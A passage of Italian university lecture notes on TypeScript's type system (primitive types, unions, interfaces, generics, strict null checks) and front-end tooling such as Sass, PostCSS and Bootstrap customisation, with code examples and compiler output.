}
greet("Web Technologies", Date());
```



hello.js

```
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));
}
greet("Web Technologies", Date());
```

TypeScript: DownLeveling

tsc ha mantenuto commenti e indentazioni. Il codice transpilato sembra scritto da un essere umano.

La stringa template è stata modificata in più invocazioni di `.concat()`

Perché?

- Le stringhe template sono una funzionalità di ES6 e, di default, TS ha come target ES3 (1999).
- TS può riscrivere il codice da versioni più recenti a versioni precedenti (downleveling).
- Possiamo continuare a utilizzare le nuove funzionalità, ma il nostro codice può essere eseguito anche su vecchi browser che supportano solo ES3.



Quando compiliamo con tsc, possiamo specificare la versione di destinazione da utilizzare.

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc -target es6 hello.ts
```

Il comando sopra riportato compila il file TS in JavaScript ES6.

hello.js

```
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}
greet("Web Technologies", Date());
```

TypeScript: Dichiarazione di Tipo

Finora abbiamo scritto solo codice JavaScript semplice e lineare.

TS ci consente di dichiarare i tipi per variabili, parametri e valori di ritorno.

I tipi primitivi più comuni in TS sono stringa, numero e booleano.

primitive_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(`
  Welcome to ${courseName}!
  Credits: ${credits} ETCS
  Status: ${isGreat ? "Great" : "Could be better"}
`);
```

primitive_types.ts

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

console.log(/* Omitted for the sake of brevity */);
```

L'esempio sopra non è più un codice JavaScript valido.

```
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.ts
D:\...\primitive_types.ts:1
let courseName: string = "Web Technologies";
              ^
SyntaxError: Unexpected token ':'
Node.js v20.9.0
```

Per eseguire il nostro esempio, dobbiamo compilare in anticipo il file TS.

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\primitive_types.ts
@luigi → D/O/T/W/2/e/TypeScript $ node .\primitive_types.js

Welcome to Web Technologies!
Credits: 6 ETCS
Status: Great

@luigi → D/O/T/W/2/e/TypeScript $
```



```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;

credits = "9 CFU"; // This would be fine in plain JavaScript!
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\primitive_types.ts
primitive_types.ts:5:1 - error TS2322: Type 'string' is not assignable to type 'number'.
```

```
5 credits = "9 CFU";
  ~~~~~
```

```
Found 1 error in primitive_types.ts:5
```

TypeScript: Array Types

Per specificare il tipo di un array, possiamo usare la sintassi `type[]`.

```
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({name: "C#"}); //would be fine in plain JavaScript
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\array.ts
array.ts:4:12 - error TS2345: Argument of type '{ name: string; }' is not assignable to parameter of type 'string'.
```

```
4 langs.push({name: "C#"}); //would be fine in plain JavaScript
  ~~~~~
```

```
Found 1 error in array.ts:5
```

TypeScript: The Any Type

TypeScript include un tipo speciale: `any`

Quando un valore è di tipo `any`, possiamo farci qualsiasi cosa e il compilatore non si lamenterà.

Il codice seguente compila correttamente

- e genera un `TypeError`: `x.foo` non è una funzione.

```
let x: any;

x = {name: "Angular", lang: "TypeScript"};
x.foo();
x = "Hello!" ;
let n:number = x;
```

TypeScript: Lavorare con le funzioni

TypeScript ci consente di specificare i tipi sia dei valori di input che di quelli di output delle funzioni.

```
function greet(name: string): string {  
    return `Hello ${name.toUpperCase()}`;  
}  
  
console.log(greet(42));  
//Err. TS2345: Arg. of type 'number' is not assignable to param. of type 'string'
```

TypeScript: Inferenza automatica di tipo

Quando non viene fornita alcuna annotazione esplicita del tipo, TypeScript tenta di dedurre automaticamente i tipi dal contesto.

```
function greet(name){ //function greet(name: any): string  
    return `Hello ${name}`;  
}  
  
let arr = [1,2,3,4,5]; //let arr: number[]  
  
let course = "Web Technologies"; //let course: string  
  
greet(course);  
  
course = {name: "Web Technologies", credits: 6};  
//TS2322: Type '{name: string; credits: number;}' not assignable to type 'string'
```

TypeScript: Any implicit

Quando non si specifica un tipo e TypeScript non può dedurlo dal contesto, il compilatore in genere imposta di default su any.

Potremmo voler evitare questo problema, perché any non è sottoposto a controllo di tipo.

Il flag del compilatore noImplicitAny può essere utilizzato per contrassegnare qualsiasi any implicito come errore.

implicit_any.ts

```
let x; //let x: any

function greet(name){ //function greet(name: any): void
  console.log(`Hello, ${name}`);
}

greet(x);
```

```
@luigi → D:/O/T/W/2/e/TypeScript $ tsc .\implicit_any.ts
@luigi → D:/O/T/W/2/e/TypeScript $ tsc -noImplicitAny .\implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Param 'name' implicitly has an 'any' type.

3 function greet(name){ //function greet(name: any) : string
  ~~~~~

Found 1 error in implicit_any.ts:3
```

TypeScript: Object Types

Per definire un Object Type, elenchiamo le sue proprietà e il loro tipo:

```
function printCourse(course: {name: string, credits: number}) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

printCourse({name: "Web Technologies", credits: 6}); //works fine

printCourse({name: "Software Engineering"}); //compile error
// TS2453: Property 'credits' is missing in type '{ name: string; }' but required
// in type '{ name: string; credits: number; }'

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

TypeScript: Proprietà opzionali

Gli Object Types possono specificare una o più proprietà opzionali, aggiungendo un «?» dopo il nome della proprietà.

```
function printCourse(course: {name: string, credits?: number}) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
  //we should check whether course.credits is undefined!
}

printCourse({name: "Web Technologies", credits: 6}); //works fine
printCourse({name: "Software Engineering"}); //works fine
//prints "Course credits: undefined"!

printCourse({name: "Algebra", credits: 6, year: "First"}); //compile error
// TS2353: Object literal may only specify known properties, and 'year' does not
// exist in type '{ name: string; credits: number; }'
```

TypeScript: Union Types

Gli Union types si ottengono combinando due o più tipi.

I tipi combinati sono definiti utilizzando un elenco di tipi separati da «|»

Rappresentano valori che possono appartenere a uno qualsiasi dei tipi combinati.

```
function printError(code: number | string){
  console.log(`Error code: ${code}`);
}

printError(404);
printError("401 Unauthorized");
printError({code: "403", message: "Forbidden"}); //compile error
// TS2345: Argument of type '{ code: string; message: string; }' is not
// assignable to parameter of type 'string | number'
```

TypeScript garantisce che le operazioni su un Union Type siano valide su ogni tipo possibile nella Union.

union.ts

```
function printError(code: number | string){
  console.log(`Error code: ${code.toUpperCase()}`); //compile error
}
```

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc .\union.ts
union.ts:2:35 - error TS2339:
Property 'toUpperCase' does not exist on type 'string | number'.
  Property 'toUpperCase' does not exist on type 'number'.

2   console.log(`Error code: ${code.toUpperCase()}`);
                                ~~~~~

Found 1 error in union.ts:2
```

In questi casi, dobbiamo restringere il tipo per TypeScript utilizzando codice e controlli specifici (ad esempio: utilizzando `typeof` o `Array.isArray(x)`)

TypeScript può dedurre tipi specifici per rami particolari.

union.ts

```
function printError(code: number | string){
  if(typeof code === "string"){
    console.log(`Error: ${code.toUpperCase()}`); //in this branch code: string
  } else {
    console.log(`Error: ${code}`); //in this one code: number!
  }
}
```

TypeScript: Type Aliases

Abbiamo utilizzato gli Object Types e gli Union Types specificandoli direttamente nelle annotazioni di tipo.

Potremmo voler utilizzare gli stessi tipi più volte,

- Come ingegneri del software, vogliamo scrivere codice DRY (Don't Repeat Yourself).

Gli alias di tipo sono un modo per assegnare un nome specifico a un tipo.

La sintassi per un alias di tipo prevede l'utilizzo della parola chiave `type`.

`type <name> = <definition>`

```
type Credits = number | string;
type Course = {
  name: string,
  credits: Credits
}

function printCourse(course: Course) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

let webtech: Course = {name: "Web Technologies", credits: 6};
let softeng: Course = {name: "Software Engineering", credits: "10 CFU"};

printCourse(webtech); //Name: Web Technologies, Credits: 6
printCourse(softeng); //Name: Software Engineering, Credits: 10 CFU
```

TypeScript: Interfacce

Le dichiarazioni di interfaccia sono un altro modo per nominare gli Object Types.

```
interface Course {
  name: string;
  credits: number;
}
function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}
let webtech: Course = {name: "Web Technologies", credits: 6};

printCourse(webtech);
printCourse({name: "Software Engineering", credits: 10});
```

TypeScript: Natura strutturalmente tipizzato

TypeScript è un linguaggio strutturalmente tipizzato

- Si preoccupa solo della struttura e delle capacità dei tipi quando ne determina la compatibilità, non dei nomi.
- Java, al contrario, presenta un sistema di tipi nominativo.

```
interface Person { name: string; age: number; }
interface Pet { name: string, age: number }

function printPerson(p: Person) { console.log(`Name: ${p.name}, age: ${p.age}`);}

let person: Person = {name: "Janet", age: 20};
let pet: Pet = {name: "Chuck", age: 3};

printPerson(person); //Name: Janet, age: 20
printPerson(pet);    //Name: Chuck, age: 3
```

TypeScript: Estensione delle Interfacce

```
interface Pet {
  name: string
}

interface Bird extends Pet {
  flies: boolean
}

let chuck: Bird = {name: "Chuck", flies: true};
let quentin: Bird = {flies: false}; //compile error
//TS2322: Type '{ flies: false; }' is not assignable to type 'Bird'.
// Property 'name' is missing in type '{ flies: false; }' but required in type
// 'Pet'.
```

TypeScript: Types vs Interfacce

Gli alias di tipo e le interfacce sono molto simili e spesso intercambiabili.

Una distinzione fondamentale è che i tipi non possono essere riaperti per aggiungere nuove proprietà, mentre le interfacce sono sempre estensibili.

```
interface Pet {  
  name: string  
}  
  
interface Pet {  
  age: number  
}  
  
let matt: Pet = {name: "Matt", age: 2};
```

```
type Pet = {  
  name: string  
}  
  
type Pet = { //TS2300: Dup. identifier  
  age: number  
}  
  
let matt: Pet = {name: "Matt", age: 2};
```

TypeScript: Estensione degli aliases di tipo

Analogamente agli Union Types, gli Intersection Types combinano più tipi in uno. Vengono creati utilizzando il carattere «&».

Il tipo risultante ha le proprietà di ciascun singolo tipo.

```
type Pet = {  
  name: string  
}  
  
type Bird = Pet & { //intersection type!  
  flies: boolean  
}  
  
let chuck: Bird = {name: "Chuck", flies: true};
```

TypeScript: Type Assertions

A volte, come sviluppatore, ne sapremmo più di TypeScript.

Ad esempio, se usiamo `document.getElementById()`, TypeScript sarà in grado solo di dedurre che la chiamata restituirà un `HTMLElement`.

Ma noi potremmo sapere che l'elemento in questione sarà di un tipo più specifico.

```
const nameInput = document.getElementById("name") as HTMLInputElement;
```

Attenzione: non è propriamente un'asserzione (come nel dominio dei test).

- Non viene applicata in fase di esecuzione, ma solo in fase di compilazione.

TypeScript: Type Literals

Oltre ai tipi stringa e numero, possiamo fare riferimento a stringhe e numeri specifici nelle posizioni di tipo.

```
let alignment: "center";

alignment = "center";
alignment = "left"; //TS2322: Type '"left"' is not assignable to type '"center"'
```

Nell'esempio, l'allineamento può avere solo il valore centrale.

- Non è molto utile.
- I letterali possono essere combinati con le Union per esprimere un concetto molto più utile: tipi che corrispondono a un certo insieme di valori noti.

```
type Alignment = "center" | "left" | "right";

let alignment: Alignment;

alignment = "left";    //ok

alignment = "right";   //ok

alignment = "centre"; //compile error
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

TypeScript: Enums

Gli enum consentono agli sviluppatori di definire un set di costanti denominate.

```
interface Order{ isPremium: boolean }

enum Priority {
    Low,
    Medium,
    High
}

function computePriority(s: Order): Priority {
    if(s.isPremium)
        return Priority.High;
    return Priority.Low;
}

console.log(Priority.Medium); //1
```


TypeScript: Function Types

Cosa succede se vogliamo specificare che una funzione accetti come input un callback che si aspetta parametri specifici e produce un output specifico?

Le funzioni possono essere descritte utilizzando function type expressions.

```
type stringDecoratorFunction = (x: string, mode: boolean) => string;
```

Il tipo di funzione sopra indicato, indica una funzione che accetta come input una stringa e un argomento booleano e restituisce una stringa.

```
let fn: () => string; //fn is a function that takes no args and returns a string

fn = () => {return "Hello Web Tech"}; //ok
fn = (x: string) => {return `Hello ${x}`} //TypeError!
```

```
enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string){
    return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
    if(mode === Case.Lowercase)
        return `>>> Hello ${x} <<<`.toLowerCase();
    else
        return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

Generics:

Gran parte degli sforzi nell'ingegneria del software è rivolta alla creazione di software riutilizzabile.

Sviluppare componenti in grado di operare senza problemi sia sui dati attuali che su quelli futuri è fondamentale per la creazione di sistemi software di grandi dimensioni.

I generics sono uno degli strumenti principali per scrivere codice in grado di funzionare senza problemi con una varietà di tipi.

Hello Generics: Identity Function

Supponiamo di dover implementare la Identity Function, ovvero una funzione che restituisce qualsiasi cosa venga passata.

```
function identity(x){ //function identity(x: any): any
  return x;
}

let y: string = "Hello";

let z = identity(y); //z: any!
```

Usare any (implicitamente o esplicitamente) è certamente abbastanza generico, ma stiamo perdendo informazioni sul tipo quando la funzione restituisce.

```
function identity(x: string): string {
  return x;
}

let y: string = "Hello";

let z = identity(y); //z: string (but only works with string!)
```

Potremmo dare alla funzione identità un tipo specifico come visto sopra.

- In questo caso, però, funzionerebbe solo con le stringhe.

TypeScript: Generics

TypeScript ci permette di definire Type Variables, un tipo speciale di variabili che operano sui tipi anziché sui valori.

- La Type Variable viene dichiarata dopo il nome della funzione, tra «<» e «>».
- Di seguito, la variabile è chiamata Type (ma potrebbe essere un qualsiasi identificatore valido come nome).

```
function identity<Type>(x: Type): Type {  
    return x;  
}  
  
let s: string = identity<string>("Hello"); //explicitly set Type to string  
let n: number = identity(42); //let automatic type inference do its magic  
let o: {title: string, artist: string} = identity({  
    title: "Sultans of swing",  
    artist: "Dire Straits"  
});
```

```
function identity<Type>(x: Type): Type { return x; }  
  
let s: string = identity<string>("Hello"); //explicitly set Type to string  
let n: number = identity(42); //let automatic type inference do its magic  
let o: {title: string, artist: string} = identity({  
    title: "Sultans of swing", artist: "Dire Straits"  
});
```

Questo non è lo stesso che usare il tipo any. Stiamo conservando le informazioni sul tipo di input.

Possono esserci anche più variabili di tipo:

```
function merge<T1, T2>(x: T1, y: T2): {field: T2, otherField: T1} {  
    return {field: y, otherField: x};  
}  
  
let x = merge("Sultans of Swing", 42);  
//x has type {field: number, otherField: string}
```

E possiamo anche lavorare con array parametrici di tipo (type-parametric arrays):

```
function getFirst<T>(arr: T[]): T {  
    return arr[0];  
}  
  
let first: string = getFirst(["hello", "web", "technologies"]);  
console.log(first); //hello
```

TypeScript: Generic Class

```
class CustomCollection<T> {  
  list: T[] = [];  
  
  addElement(element: T): number {  
    return this.list.push(element);  
  };  
  
  getRandomElement(): T {  
    let selectedIndex: number = Math.floor(Math.random()*this.list.length);  
    return this.list[selectedIndex];  
  }  
}  
  
let c = new CustomCollection<string>();  
c.addElement("hello"); c.addElement("web"); c.addElement("technologies");  
console.log(c.getRandomElement());
```

TypeScript: Generic Type Constraints

```
class Animal { species: string; }  
class Bird extends Animal { canFly: boolean; }  
class Snake extends Animal { isVenomous: boolean; }  
  
function animalInfo<T extends Animal>(animal: T): void {  
  console.log(animal.species);  
}  
  
let a: Animal = new Animal(); a.species = "Dog";  
let b: Bird = new Bird(); b.species = "Kiwi"; b.canFly = false;  
let c: Snake = new Snake(); c.species = "Cobra"; c.isVenomous = true;  
  
animalInfo(a); //Dog  
animalInfo(b); //Kiwi  
animalInfo(c); //Cobra  
animalInfo({species: "Spider"}); //Spider (!!!)
```

TypeScript: Altri Tipi da conoscere

TypeScript include anche alcuni tipi aggiuntivi, che potrebbero essere utili soprattutto nel contesto delle funzioni e che dovremmo conoscere:

- void.
- unknown.
- never.

Void:

void è il tipo di ritorno delle funzioni che non restituiscono un valore.

È il valore di ritorno inferito per le funzioni che non hanno un'istruzione di ritorno o che hanno un'istruzione di ritorno vuota.

```
function f(): void {  
    return;  
}  
  
function g(){ // function g(): void  
    console.log("Hello");  
}  
  
let x: void = g();
```

Unknown:

unknown rappresenta qualsiasi valore possibile.

È simile al tipo any, ma più sicuro (non consente alcuna operazione!).

```
function greet(a: any){  
    console.log(a.name); //OK, but possible runtime error  
}  
  
function saferGreet(a: unknown){  
    console.log(a.name); //Compile error TS18046: 'a' is of type unknown  
}  
  
type namedObject = {name: string};  
  
function notSoSafeGreet(a: unknown){  
    console.log((a as namedObject).name);  
}
```

Never:

Alcune funzioni non restituiscono mai un valore

Il tipo never rappresenta valori che non vengono mai osservati.

```
function f(x: string | number){
  if(typeof x === "string"){
    return x.toLowerCase();
  } else if (typeof x === "number") {
    return x.toPrecision(2);
  } else {
    return x; //x has type never in this branch
  }
}

function g(x: any): never { //g never returns (it always throws an error)
  throw new Error("Oops!");
}
```

TypeScript: Livelli di severità

Utenti diversi si aspettano cose diverse da TypeScript.

Di default, TypeScript offre un'esperienza di opt-in:

- I tipi sono facoltativi, any viene utilizzato quando non è possibile dedurre un tipo preciso.
- Possiamo essere più rigorosi riguardo ai tipi inferiti (dedotti) usando il flag noImplicitAny.

Per evitare di essere troppo intrusivi, alcuni controlli sono disabilitati di default:

- Ad esempio, null e undefined possono essere assegnati a qualsiasi tipo.
- Dimenticare di gestire esplicitamente i valori null/undefined è la causa di innumerevoli bug nel mondo.
- Il flag strictNullChecks può essere utilizzato per garantire che i valori null e undefined vengano gestiti esplicitamente.

TypeScript: Strict Null Checks

strict.ts

```
class CustomCollection<T> {
  list: T[] = [];
  add: (x: T) => number = (element: T) => {
    return this.list.push(element);
  }
}

let x = new CustomCollection<string>();
x.add("Sam"); x.add("Cliff"); x.add("Mama");

let character = x.list.find((val: string) => {
  return val === "Amelie"
});

console.log(character.toUpperCase()); //character might be undefined!
```

```
@luigi → D:/O/T/W/2/e/TypeScript $ tsc -target es6 .\strict.ts
```

```
@luigi → D:/O/T/W/2/e/TypeScript $ tsc -target es6 -strictNullChecks .\strict.ts
strict.ts:13:13 - error TS18048: 'character' is possibly 'undefined'.
```

```
13 console.log(character.toUpperCase());
```

```
Found 1 error in strict.ts:13
```

Lezione 17:

Front-End Tooling:

Abbiamo intrapreso il nostro percorso con tecnologie fondamentali: HTML, CSS, JS.

Abbiamo creato pagine web statiche

Siamo passati alla programmazione lato server

Tuttavia, le pagine web che abbiamo creato dinamicamente erano semplici

- Un singolo foglio di stile.
- Pochissimo (se non nulla) codice JS lato client.
- Nessuna libreria/modulo esterno.

I front-end moderni possono essere molto più complessi!

Il codice JavaScript lato client sta diventando sempre più complesso

- Vengono utilizzate molte librerie/moduli.
- Transpilazione, downleveling del codice.
- Ottimizzazione dei file serviti.

Spesso vengono utilizzati pre-/post-processor di fogli di stile come SASS


Sono necessari strumenti per supportare gli sviluppatori e automatizzare questi passaggi.

Adesso esamineremo le principali sfide e gli strumenti per sviluppare front-end moderni e complessi.

CSS Pre-/Post-processors:

Il CSS da solo può essere divertente, ma i fogli di stile diventano presto grandi, complessi e difficili da gestire.

Gli strumenti di pre/post-processing CSS sono essenziali nello sviluppo web moderno e consentono agli sviluppatori di creare in modo efficiente fogli di stile robusti, scalabili e ottimizzati.



CSS Pre-Processors:


I pre-processor CSS sono speciali "compilatori" in grado di generare codice CSS a partire da file scritti con una propria sintassi specifica.

La sintassi specifica del pre-processore può essere vista come un'estensione del CSS base, introducendo nuove funzionalità (ad esempio: variabili) per aiutare a scrivere fogli di stile mantenibili in modo più efficiente.

Tra i processori CSS più utilizzati ci sono:

- Sass,
- LESS,
- Stylus,
- Ecc.

Preprocessor-specific files



Css Post-Processors:

I post-processor possono elaborare e trasformare automaticamente i fogli di stile esistenti, in genere utilizzati per:

- Downleveling:

<pre>body { color: oklch(61% 0.2 29); }</pre>	➔	<pre>body { color: rgb(225, 65, 52); }</pre>
---	---	--


- Autoprefixing:

<pre>.example { transition: all .5s; }</pre>	➔	<pre>.example { -webkit-transition: all .5s; -o-transition: all .5s; transition: all .5s; }</pre>
--	---	---

- Optimizations (ad esempio: minimizzazione o eliminazione di parti inutilizzate)
- Applicazione delle convenzioni e rilevamento degli errori.

Uno dei più popolari post-processors è PostCSS.

Existing Stylesheets



SASS:

Si definisce «CSS con superpoteri».

Attualmente il preprocessore CSS più popolare ed esiste dal 2006.

Altri preprocessori offrono più o meno le stesse funzionalità, con una sintassi leggermente diversa.

Installare SASS:

Le opzioni di installazione sono documentate sul sito web ufficiale.

Il modo più semplice per installare SASS è tramite npm.

```
@luigi → D/O/T/W/2/e/tooling $ npm install -g sass  
added 17 packages in 5s
```

Ciò rende sass binary disponibile nel percorso di sistema.

```
@luigi → D/O/T/W/2/e/tooling $ sass --help  
Compile Sass to CSS.  
  
Usage: sass <input.scss> [output.css]  
       sass <input.scss>:<output.css> <input/>:<output/> <dir/>
```

SASS: Due sintassi

Sass supporta due sintassi diverse:

- SCSS Syntax.
- Indented Syntax.

SCSS Syntax:

- Utilizza l'estensione di file .scss.
- È un superset di CSS.
- La sintassi più diffusa.

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: 100% $font-stack;
  color: $primary-color;
}
```

Indented Syntax:

- Utilizza l'estensione di file .sass.
- Basato sull'indentazione, come Python.
- Era la sintassi originale.

```
$font-stack: Helvetica, sans-serif
$primary-color: #333

body
  font: 100% $font-stack;
  color: $primary-color;
```

SASS: Variabili

Sass supporta le variabili:

- Sono modi per riutilizzare i valori nelle nostre spreadsheets.
- Quando compiliamo un file Sass, le variabili vengono sostituite dal loro valore.

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

```
body {
  font: Helvetica, sans-serif;
  color: #333;
}
```

```
@luigi → D/O/T/W/2/e/tooling/sass $ sass file.scss file.css
```

SASS: Nesting

In HTML, abbiamo una chiara gerarchia di elementi annidati.

Nel CSS semplice, non possiamo avere regole annidate.

Sass introduce il supporto per l'annidamento. Può rendere il codice più leggibile.

- Troppi annidamenti, però, sono una cattiva pratica. Portano a un CSS troppo specifico.

```
.elem {
  color: red;
  span {
    color: blue;
    a {
      color: green; //applies to <a>s contained
    }
  }
}
```

```
.elem {
  color: red;
}
.elem span {
  color: blue;
}
.elem span a {
  color: green;
}
```

```
/* nesting.scss */

nav {
  ul {
    margin: 0;
    padding: 0;
    list-style: none;
  }

  li { display: inline-block; }

  a {
    display: block;
    padding: 6px 12px;
    text-decoration: none;
  }
}
```

```
/* nesting.css */

nav ul {
  margin: 0;
  padding: 0;
  list-style: none;
}

nav li {
  display: inline-block;
}

nav a {
  display: block;
  padding: 6px 12px;
  text-decoration: none;
}
```

SASS: Mixins

I mixin sono un modo per riutilizzare un gruppo di dichiarazioni CSS/Sass.

Possono essere dichiarati utilizzando la regola @mixin seguita da un identificatore.

Possono quindi essere inclusi utilizzando la regola @include.

```
@mixin clear-list {  
  list-style-type: none;  
  padding: 0; margin: 0;  
  li {  
    display: inline-block;  
  }  
}  
  
nav ul {  
  background-color: aliceblue;  
  @include clear-list;  
}
```

```
nav ul {  
  background-color: aliceblue;  
  list-style-type: none;  
  padding: 0;  
  margin: 0;  
}  
nav ul li {  
  display: inline-block;  
}
```

I mixin possono anche includere facoltativamente uno o più parametri:

```
@mixin theme($color: DarkBlue) {  
  background: $color;  
  color: #fff;  
}  
  
.info {  
  @include theme;  
}  
  
.danger {  
  @include theme($color: DarkRed);  
}
```

```
.info {  
  background: DarkBlue;  
  color: #fff;  
}  
  
.danger {  
  background: DarkRed;  
  color: #fff;  
}
```

SASS: Modules

```
/* base.scss */
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

```
/* example.scss */
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

```
/* example.css */
body {
  font: Helvetica, sans-serif;
  color: #333;
}

.inverse {
  background-color: #333;
  color: white;
}
```

SASS: Partials

I file Sass che iniziano con un trattino basso sono chiamati parziali.

Questi file sono pensati per essere inclusi solo da altri file.

Sass non genererà file CSS autonomi per i parziali.

Un file Sass che include tutte le variabili potrebbe essere un buon esempio di parziale.

```
/* _variables.scss */
$primary-color: purple;
$accent-color: orange;
$background-color: beige;
```

SASS: Liste e Mappe

Le Liste sono sequenze di valori separati da virgole, spazi o barre, purché siano coerenti in tutta la lista.

Le mappe sono sequenze di coppie chiave-valore.

- Ogni coppia ha la forma <chiave>:<valore>.
- Le chiavi devono essere univoche all'interno di una mappa.

```
$list: (120px, 240px, 480px, 800px);
$map: ("xs": 480px, "md": 768px, "lg": 1024px);
```

SASS: Regole di Control Flow

Sass fornisce regole per controllare se gli stili vengono emessi o per emetterli più volte con piccole variazioni.

Va considerato come un motore di template per generare file CSS.

Stesso concetto dei costrutti di control flow nei motori di template:

- @if/@else possono essere usati per emettere stili in modo condizionale.
- @each può essere usato per iterare su tutti gli elementi di una lista/mappa.
- @for e @while hanno la solita semantica.

@if/@else:

```
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av {
  @include avatar(100px, $circle: false);
}

.circle-av {
  @include avatar(100px, $circle: true);
}
```

```
.square-av {
  width: 100px;
  height: 100px;
}

.circle-av {
  width: 100px;
  height: 100px;
  border-radius: 50px;
}
```

@each:

```
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#{$sizeName} {
      display: none;
    }
  }
}
```

```
@media screen and (max-width: 480px) {
  .hidden-xs {
    display: none;
  }
}

@media screen and (max-width: 768px) {
  .hidden-md {
    display: none;
  }
}

/* .hidden-lg omitted for the sake of brevity */
```


CSS Frameworks:

Inoltre, quando scriviamo codice CSS per il nostro front-end, potremmo ritrovarci a risolvere gli stessi problemi più e più volte.

- Creare un sistema di layout.
- Creare una tipografia coerente.
- Assegnare stili a tabelle, liste e componenti dell'UI.
- Reimpostare gli user agent styles per ottenere un aspetto coerente su qualsiasi browser.

Fortunatamente, non è necessario ricominciare da zero ogni volta.

Esistono molti framework CSS che forniscono un set di stili general-purpose.

- Possiamo utilizzare gli stili forniti così come sono oppure possiamo apportare delle modifiche più precise.

I framework CSS più utilizzati includono:

- Bootstrap (il framework più popolare, originariamente di Twitter).
- Tailwind (noto per il suo approccio utility-first).
- Materialize, Foundation, Bulma, PureCSS, ecc.

I framework sono un insieme di uno o più file CSS.

Dobbiamo solo importare questi file CSS nelle nostre pagine e utilizzare le classi fornite dal framework (come descritto nella documentazione).

Possiamo scaricare i file CSS e servirli dal nostro server.

Oppure possiamo utilizzare CDN (Content Delivery Network) che ospitano i file CSS per noi.

- Veloce e comodo per la prototipazione, ma solleva alcune preoccupazioni sulla privacy.

Esempio di Bootstrap:

Live Demo!

The screenshot shows a pricing page for 'Web Technologies Course'. It features three pricing plans: Free, Pro, and Enterprise. The Free plan is \$0/mo, the Pro plan is \$15/mo, and the Enterprise plan is \$29/mo. Each plan lists its features and includes a call-to-action button. Below the plans is a 'Compare plans' table.

	Free	Pro	Enterprise
Hello World Examples	5	20	100+
Modern Web Technologies included		✓	✓
Animated Gifts of Cats on a Computer			✓

Personalizzare CSS Frameworks:

Potremmo non volere che il nostro sito web abbia lo stesso aspetto di molti altri siti web creati utilizzando lo stesso framework.

Gli stili predefiniti nel framework potrebbero non soddisfare le nostre esigenze per alcuni aspetti particolari.

La maggior parte dei framework CSS viene creata utilizzando Sass o uno strumento simile. Un modo per personalizzare un framework CSS è modificare le variabili di compilazione (ad esempio: colori, font, dimensioni, ecc.) in base alle nostre esigenze, per poi ricompilare il framework.

Un altro approccio consiste nel definire stili CSS personalizzati che sovrascrivano alcuni degli stili del framework.

Personalizzare Bootstrap con SASS:

Possiamo importare il file Sass principale di bootstrap (o solo alcuni dei suoi moduli come il sistema di griglia, la tipografia, ecc.) e sovrascrivere alcune variabili.

Dopo la compilazione in Sass, otterremo il nostro Bootstrap personalizzato.

```
//overriding Bootstrap variables  
  
$primary:      #00647a;  
$secondary:    rgb(254, 203, 110);  
  
